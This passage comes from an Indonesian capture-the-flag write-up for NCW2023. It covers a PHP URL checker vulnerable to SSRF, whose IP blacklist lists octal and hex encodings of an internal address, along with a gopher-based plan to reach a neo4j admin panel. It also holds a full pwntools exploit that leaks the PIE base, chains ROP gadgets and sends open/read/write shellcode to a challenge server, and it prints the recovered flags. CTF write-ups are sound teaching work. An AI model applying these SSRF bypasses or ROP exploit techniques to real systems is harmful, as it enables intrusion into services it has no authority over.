    curl_setopt($ch, CURLOPT_TIMEOUT, 5);

    $response = curl_exec($ch);

    curl_close($ch);
    return $response;
}

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $url = $_POST["url"];

    if (filter_var($url, FILTER_VALIDATE_URL) === false) {
        echo "Invalid URL";
    } else {
        // Block any request to internal administrative services at port 80
        $blacklist =
["172.50.0.3","0254.0062.0000.0003","025414400003","0xac320003","127.0","127.1","172
.50","[","]","@"];

        "0xac320003 = 172.50.0.3 32-Bit Hex conversion";
        "0254.0062.0000.0003 = 172.50.0.3 octal";

        $issafe = 1;

        foreach ($blacklist as $word) {
            if (stripos($url, $word) !== false) {
                echo "no no no...";
                $issafe = 0;
                break;
            }
        }

        if ($issafe) {
            if (isWebsiteAlive($url)) {

```

```
        echo "<span class='upicon'>UP</span><div class='statusup'>
Host is UP and reachable by us.<br></div>";
        fetchPage($url);
    } else {
        echo "<div><span class='downicon'>DOWN</span><div
class='statusdown'>Uh no, host can't be accessed.<br></div>";
    }
}
}

?>
```

Diketahui dari script di atas, service ini menggunakan curl yang vulnerable terhadap CVE-2023-38545 & CVE-2023-38546, kita dapat melakukan SSRF juga.

Pertama, cari tau apa yang saya harus lakukan, saya menemukan ip 172.50.0.3 dan responsenya berisi informasi akun dari web tersebut, pada source code juga terdapat “Build with <> using python and neo4j”.

Informasi saat ini:

- Panel admin 172.50.0.3 (blacklist) > <http://172.50.0.3>
- Terdapat form /search untuk mencari nama dengan method POST.
- Web pada ip internal admin menggunakan python dan neo4j.
- Neo4j merupakan database system.

Asumsi saya untuk mendapatkan flag ini hanya sekedar mengirim request ke path /search pada ip internal dengan ssrf dengan gopher.

Flag :

Binary Exploitation

Le Oriental (240 pts)

Diberikan sebuah binary elf 64 bit dengan proteksi pie dan stack non executable menyala. Vulnerabilitynya adalah stack overflow dengan penggunaan scanf tanpa dibatasi di fungsi showShops. Akan tetapi,

program memberikan alamat pie saat kita mengakses fungsi lookAround sehingga stepnya adalah leakPie pada fungsi lookAround. Lalu, setelah mendapatkan leak, lanjutkan dengan return oriented programming ke fungsi underDevelopment untuk mendapatkan bagian pertama dari flag. Jangan lupa sesuaikan parameter fungsi agar dapat lolos pengecekan. Lalu dilanjutkan dengan rop ke fungsi aboveDevelopment dimana kita bisa menaruh shellcode dengan batasannya adalah Open, Read, Write, dan Getdents. Pertama tama kita listing directory menggunakan getdents untuk mendapatkan nama file flag bagian kedua. Baru setelah itu menggunakan read untuk membaca bagian kedua flag tersebut.

Berikut script yang saya gunakan.

```
from pwn import *

elf = context.binary = ELF("./oriental_patched")

context.arch = "amd64"

# r = process("./oriental_patched")

NC = "nc 103.145.226.209 20022".split()

r = remote(NC[1], NC[2])

def goto(n):
    r.sendlineafter(b">> ", str(n).encode())

def leak():
    goto(2)
    r.sendlineafter(b") ", b"y")
    goto(3)
    r.recvuntil(b"I spilled some ")
    return eval(r.recvline(0))

elf.address = leak() - elf.sym.lookAround
```

```

print(hex(elf.address))

goto(1)
r.sendlineafter(b">> ", b"FOMO")

"""

0x000000000000000012e3 : pop rdi ; ret
0x000000000000000012c8 : pop rdx ; ret
0x000000000000000012da : pop rsi ; ret
0x000000000000000012d1 : pop rcx ; ret

"""

payload = b'a'*328
payload += p64(elf.address + 0x000000000000000012e3) + p64(0xDEADD34D)
payload += p64(elf.address + 0x000000000000000012da) + p64(0x1234ABCD)
payload += p64(elf.address + 0x000000000000000012c8) + p64(0x0CA77D099) +
p64(elf.address + 0x000000000000000012c8+1) + p64(elf.sym.underDevelopment)
payload += p64(elf.address + 0x000000000000000012e3) + p64(0xBEEFBEEF)
payload += p64(elf.address + 0x000000000000000012da) + p64(0xDEADCAFE)
payload += p64(elf.address + 0x000000000000000012c8) + p64(0xCAFECAFE)
payload += p64(elf.address + 0x000000000000000012d1) + p64(0xDEADBEEF) +
p64(elf.address + 0x000000000000000012c8+1)
payload += p64(elf.sym.aboveDevelopment)

r.sendline(payload)

sh  = shellcraft.open("./solve.py")
sh += shellcraft.read(3, 'rsp', 0x200)
sh += shellcraft.write(1, 'rsp', "rax")

# gdb.attach(r)
# pause()

s = shellcraft.open("flag_part_two.txt")
# s += shellcraft.getdents64('rax', 'rbp', 0x100)

```

```
s += shellcraft.read('rax','rbp',0x100)
s += shellcraft.write(1,'rbp',0x100)

r.sendline(asn(s))

print(r.recvall())

r.interactive()
```

Flag :

NCW2023{1_th0ugh7_4_s1mpl3_R0P_w0u1D_b3_3n0ugh_bu7_4dd1n9_S3CC0MP_15_F
uN_h3h3h3}

OSINT

Soal (pts)

Desc

kode

Flag :

Misc

Masih Kuat ges? 💀 (100 pts)

Flag ada di deskripsi soal

Flag : NCW23{yok_gan_smangat_masi_sampe_jam_7_nih_HEHE}